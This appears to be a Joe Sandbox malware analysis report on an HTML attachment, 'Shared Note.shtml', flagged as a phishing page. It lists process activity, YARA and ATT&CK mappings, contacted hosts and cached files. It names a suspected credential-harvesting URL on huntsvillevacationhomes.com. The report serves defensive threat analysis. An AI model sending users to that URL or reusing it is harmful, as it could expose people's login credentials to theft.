ID: 830998
Sample Name: Shared Note.shtml
Cookbook: defaultwindowsinteractivecookbook.jbs
Time: 23:10:42
Date: 20/03/2023
Version: 37.0.0 Beryl

Table of Contents


Windows Analysis Report

Shared Note.shtml


Overview

General Information

Sample Name:	Shared Note.shtml
Analysis ID:	830998
MD5:	0d2b643a8a97…
SHA1:	ada841fd06e0b..
SHA256:	dd19d3a8449d…
Infos:	



Detection




HTMLPhisher

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected HtmlPhish48
- HTML document with suspicious title
- Phishing site detected (based on im…
- IP address seen in connection with …

Classification



Process Tree

- **System is w10x64_ra**
- OUTLOOK.EXE (PID: 1908 cmdline: "C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE" /PIM NoEmail MD5: CA3FDE8329DE07C95897DB0D828545CD)
- chrome.exe (PID: 2572 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument C:\Users\user\Desktop\Shared Note.shtml MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 6988 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2056 --field-trial-handle=1816,i,6287190603308686503,10837244951992653775,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

HTML

Source	Rule	Description	Author	Strings
61832.0.pages.csv	JoeSecurity_HtmlPhish_48	Yara detected HtmlPhish_48	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Phishing

Yara detected HtmlPhish48

Phishing site detected (based on image similarity)


System Summary

HTML document with suspicious title

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 Process Injection	3 Masquerading	OS Credential Dumping	1 System Information Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://aadcdn.msauthimages.net/dbd5a2dd-cqs0y4h-wodzlzqfzyuh-rppbvccjqbum5mzw2-hr3e/logintenantbranding/0/illustration?ts=637927455229497181	0%	Avira URL Cloud	safe	
http://https://huntsvillevacationhomes.com/vfd/host15/8f6905e.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
huntsvillevacationhomes.com	162.214.94.29	true	false		unknown
accounts.google.com	142.250.186.45	true	false		high
cdnjs.cloudflare.com	104.17.24.14	true	false		high
www.google.com	142.250.184.228	true	false		high
part-0017.t-0009.fdv2-t-msedge.net	13.107.237.45	true	false		unknown
clients.l.google.com	142.250.181.238	true	false		high
cs1025.wpc.upsiloncdn.net	152.199.23.72	true	false		unknown
aadcdn.msauthimages.net	unknown	unknown	false		unknown
clients2.google.com	unknown	unknown	false		high
code.jquery.com	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://aadcdn.msauthimages.net/dbd5a2dd-cqs0y4h-wodzlzqfzyuh-rppbvccjqbum5mzw2-hr3e/logintenantbranding/0/illustration?ts=637927455229497181	false	• Avira URL Cloud: safe	unknown
http://https://huntsvillevacationhomes.com/vfd/host15/8f6905e.php	false	• Avira URL Cloud: safe	unknown
http://https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.css	false		high
file:///C:/Users/user/Desktop/Shared%20Note.shtml	true		low
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.102&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontawesome.io	chromecache_123.2.dr	false		high
http://fontawesome.io/license	chromecache_123.2.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.214.94.29	huntsvillevacationhomes.com	United States		46606	UNIFIEDLAYER-AS-1US	false
142.250.186.45	accounts.google.com	United States		15169	GOOGLEUS	false
104.17.24.14	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false
52.109.77.2	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
152.199.23.72	cs1025.wpc.upsiloncdn.net	United States		15133	EDGECASTUS	false
142.250.181.238	clients.l.google.com	United States		15169	GOOGLEUS	false
52.109.32.24	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
13.107.237.45	part-0017.t-0009.fdv2-t-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
192.229.221.95	unknown	United States		15133	EDGECASTUS	false
142.250.184.228	www.google.com	United States		15169	GOOGLEUS	false

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	37.0.0 Beryl
Analysis ID:	830998
Start date and time:	2023-03-20 23:10:42 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsinteractivecookbook.jbs
Analysis system description:	Windows 10 64 bit version 1909 (MS Office 2019, IE 11, Chrome 104, Firefox 88, Adobe Reader DC 21, Java 8 u291, 7-Zip)

Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	1
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Shared Note.shtml
Detection:	MAL
Classification:	mal56.phis.winSHTML@24/12@7/12
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .shtml

Warnings

- Exclude process from analysis (whitelisted): WMIADAP.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 142.250.185.67, 34.104.35.123, 69.16.175.42, 69.16.175.10, 142.250.184.195, 142.250.186.67
- Excluded domains from analysis (whitelisted): cds.s5x3j6q5.hwcdn.net, edgedl.me.gvt1.com, login.live.com, aadcdnoriginwus2.azureedge.net, aadcdn.azureedge.net, aadcdn.ec.azureedge.net, update.googleapis.com, ctldl.windowsupdate.com, clientservices.googleapis.com, aadcdnoriginwus2.afd.azureedge.net, aadcdn.msauth.net, firstparty-azurefd-prod.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtWriteVirtualMemory calls found.
- VT rate limit hit for: Shared Note.shtml

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Outlook Logging\OUTLOOK_16_0_13929_20386-20230320T2311030492-1908.etl

Process:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
File Type:	data
Category:	modified
Size (bytes):	4096
Entropy (8bit):	4.071525887855763
Encrypted:	false
SSDEEP:	24:Y2USZa9eeo4vahZ91sHgqNZqqcq+nqtGRss6zxhqijAFAhcARs2rAkTAjbCAc2ZT:Ytfxvd4Dn9
MD5:	69508B80DC978AB20C336CE5C02FDDF7
SHA1:	7D6CBB70BAF09E1DD386FBCF98D396E2ED3613D1
SHA-256:	B3CDA55C6D5F888FFEA3BCAB1E3806E89CC838CCC6E43475BE5BE4DFBB6CE983
SHA-512:	573AA3E39C2CDA361267BCACFC1FC06245297F1C0537E938436521B8805A8FC275B4D5D732DF00F8569E82AB53B7916E5F3C53BF39C3A0EBC81E3902466BD56
Malicious:	false
Reputation:	low
Preview:	.....@.....E!e.x[..(..... ...8 .*....8..*....X.....T...t...Co..x[..#..*...C.L...0T.j.....N.Y.....:X.....T...t...Co..x[..#..*...C.L...0T.j.....7.N.Y.....:X.....T...t...Co..x[..#..*...C.L...0T.j.....N.Y.....:X.....T...t...Co..x[..#..*...C.L...0T.j.....N.Y...../:X.....T...t...Co..x[..#..*...C.L...0T.j.....N.Y.....:X.....T...t...Co..x[..#..*...C.L...0T.j.....#.N.Y.....:X.....T...t...Co..x[..#..*...C.L...0T.j.....o.N.Y.....T.X.....T...t...Co..x[..#..*...C.L...0T.j.....o.N.Y....._.X.....T...t...Co..x[..#..*...C.L...0T.j.....N.Y.....`.X.....T...t...Co..x[..#..*...C.L...0T.j.....'.N.Y.....a.X.....T...t...Co..x[..#..*...C.L...0T.j.....

C:\Users\user\Documents\Outlook Files\Outlook Data File - NoEmail.pst

Process:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
File Type:	data
Category:	dropped
Size (bytes):	30720
Entropy (8bit):	4.968135774790162
Encrypted:	false
SSDEEP:	384:3U4OSr2RkiVkom4VkzGFl8leTFkxfppS3hjDptXT9TGNQFTl7uLW5xn1QPLxvOXg:3UrW2m+kSDVGda9G60W7GDxWuTlJ+Z
MD5:	B7AB84A4998068DD2E8CA010702140CA
SHA1:	E2738FAD33BB58E9BD030C419C99441022E009C4
SHA-256:	73960B456FFA2D3F205E06E6BD99D4EA269D6DF9BB11CCA50757D32569C07D78
SHA-512:	FA8EBD64BC55FE69BD4EFF580095E702F582F2993DD8A7D3F25327B0D9F0223A9A67F3D16FF5CCB6EBC80C3061B94C098B0DF51E63713B905EBF1531E0F289E5
Malicious:	false
Reputation:	low
Preview:	....LAAAAAAA..nA.AAA6AbA/AAA.A.6&AAAbA.6.AAA.A.6X6AA6..6..AA...6..AAb..6..AA...6L.AA...6XnAA...6..AA]..6&.AA...6..AA...6..AA*..6A.AAt..6..AAG..6..AA...6..AA}..6A.AA...6.AA?..6..AA...6&.AA...6LnAA...6..AA;..6&!AA8..6&.AA...6..AA%..6.!AA ..6A!AA...6L!AAF..6..AA`..6X.AAN..6.AA...6..AA...6..AA...6&.AA...6.!AAV..6X.AAQ..6L.AAE..6AnAAU..6.!AA...6X!AA...6.!AAf..6&.AA...6X.AA...6..AAp..6&.AA...6A.AA,..6..AA...6..AAx..6L.AA...6..AA...6..AA...6L.AA...6..AA...6X.AA'..6..AA...6L.AA...6..AA...6A.AA...6&.AA0..6X.AA...6A.AA...6..AA<..6X.AA"..6A.AA2..6.AAA...6L.AA...6.6AA...6L6AA...6A.AA...6.bAA...6A6AAv..6XbAA...6&bAA...6.bAAa..6LbAAy..6X.AAP..6XAAA...6AbAA...6..AA...6&.AA...6..AA7..6.6AA...6.bAAj..6&6AA...6L.AA)..6.6AA...6.AAA...6.6AA...6..AAT..6.nAA...6&nAAe..6.nAA...6A.AA...6.nAA...6.nAA...6L.AA...6.bAA.LnAAAAAXAAAAAAUrb.AAAAAXAAAAAAU.LnAAAAAXAAAAAAUbLnAAAAAXAAAAAAU.LnAAAAAXAAAAAAU.LnAAAAAXAAAAAAU!'AAnAAA?'AAnA6A;'AAnA.A^'AAnAbAd'AAnA.A.'AAnA!A.'AAnAnA.'AAnA.A.'AAnA.AAAAA.A.ALAAA!A.A.AAA.A.A&AAA

Chrome Cache Entry: 122

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 2905
Category:	downloaded
Size (bytes):	1173
Entropy (8bit):	7.811199816788843
Encrypted:	false
SSDEEP:	24:XuByTjb3w436CJvnuI5wTGPjl2kGKvu3pufqOdyq3/VYHjyK5AXn:X8yz1qCkUYo1ozgt9YHGKe
MD5:	5C7ACF60A2ACAA5C54BF2B2EC6D484D8
SHA1:	F1837FD5DB6DAD498148D7D77438DE693114B042
SHA-256:	EE21196A4F5EF64135B7998E58F1E7210608674E3FDF97B328C1C237E3B184DB
SHA-512:	11516935B1C777D6457B7FB44235F8C8A73BA1313AC8607C16D342EECAE22AE5BFD702CE01DBB2DC63C3D480E89A689C7AA6CAC8D822E306B413534FEE770A77
Malicious:	false
Reputation:	moderate, very likely benign file

URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/picker_verify_call_fe87496cc7a44412f7893a72099c120a.svg
Preview:	.....uV.n$7.....iR.+..LN9.oA..5.....nx..S...l..%[.*.)..=.....z.?/._.....\|{8.4M.....^.~w>=>.....t.....~.M;.....,....n~}=-.7.....U.<>=..._.O.....y9.>.....y...wR.`8..r..q$.....KR...X..... W.....$g'". W<..$..-.2.....h04.O...|._..../.6.)..ax..X...wzT.....2..7....1....C.@8B....d.M..KS8..>... .%=...q....yWF....\..kM.H....<..&.mM..s...%.'G.n..(..h.-.I.S.K...1;..:7.xdvP..y. ]....Q$..4.@.2Fp ..Oe.....=.I.....F.....{....`.....uC..G.....'..E.....dR..g.(.+K.q...?...O.%.@.i..."n...1 .JTm.*S..wM.,../.\|H..s.....C.=.B1(.B.f...:K.\.T....c..N...sT..D....T.=. .Zt..M2.).FP.h.:.*+A.. ^N-$..U.K..n.u.DZ...d.C....s.n.PI..@.4.pi....G..j.5.7l6....Q$...fs....uD.....F...e%..}5.S.s.n".9...e&(_.=..oq..F%L...G].....b.`..hi.S.I.8..Y%hM.|..W....jC.- a..'..%.r..W?...a...H...5.c.....v.G..v.G.a....a/.LT.Fv.....7.A...@.OcV.....6xcy,\[.wkP..-E...U..J.....*1j....2....C+...?.I.Q.C.kM.n...j..5{HV)I...M.G2o.....5.....E_..j.....D...^b..+.U..,K2

Chrome Cache Entry: 123	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	troff or preprocessor input, ASCII text, with very long lines (372)
Category:	downloaded
Size (bytes):	37414
Entropy (8bit):	4.82325822639402
Encrypted:	false
SSDEEP:	768:mmMtI+A4CSIDqvnI+YTBrFPvVrJjhiRAiiEL:mXtI+A4GDUI+Y9rpVljhiIEL
MD5:	C495654869785BC3DF60216616814AD1
SHA1:	0140952C64E3F2B74EF64E050F2FE86EAB6624C8
SHA-256:	36E0A7E08BEE65774168528938072C536437669C1B7458AC77976EC788E4439C
SHA-512:	E40F27C1D30E5AB4B3DB47C3B2373381489D50147C9623D853E5B299364FD65998F46E8E73B1E566FD79E97AA7B20354CD3C8C79F15372C147FED9C913FFB10
Malicious:	false
Reputation:	moderate, very likely benign file
URL:	http://https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.css
Preview:	/*!. * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome. * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License). */./* FONT PATH. * ---------- */.@font-face {. font-family: 'FontAwesome';. src: url('../fonts/fontawesome-webfont.eot?v=4.7.0');. src: url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0') format('embedded-opentype'), url('../fonts/fontawesome-webfont.woff2?v=4.7.0') format('woff2'), url('../fonts/fontawesome-webfont.woff?v=4.7.0') format('woff'), url('../fonts/fontawesome-webfont.ttf?v=4.7.0') format('truetype'), url('../fonts/fontawesome-webfont.svg?v=4.7.0#fontawesomeregular') format('svg');. font-weight: normal;. font-style: normal;.}..fa {. display: inline-block;. font: normal normal normal 14px/1 FontAwesome;. font-size: inherit;. text-rendering: auto;. -webkit-font-smoothing: antialiased;. -moz-osx-font-smoothing: grayscale;.}./* makes the font 33% larger relative to the icon container */..

Chrome Cache Entry: 124	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	56684
Entropy (8bit):	7.537698836794254
Encrypted:	false
SSDEEP:	768:uh92BPEdfGgS0GBQny1ffNPCwoD8RNVoAeuMzBWNM9zAdrM8gX7jjE5uSyGL:uCExG1lQYJoD2onBNAddgXI5uo
MD5:	BBF6D16E1522FE8794A19AC6CF777F55
SHA1:	5E73839BCBBF21EF605964F1456137B556A659EC
SHA-256:	02EA5A9B68E8419CC9DE6C2C4AFD6713C48AF358ACCC174246AAD425F56FB6A6
SHA-512:	83D1B07CDDD0E3DE73BD824D6CB3787165E3BCE594DF2489C2623D1D11053DA43F5749519FCBB84C8EEEF67FB4BFAE4356BD5C623F7B40BA6DFE10AE05BD5 10B
Malicious:	false
Reputation:	low
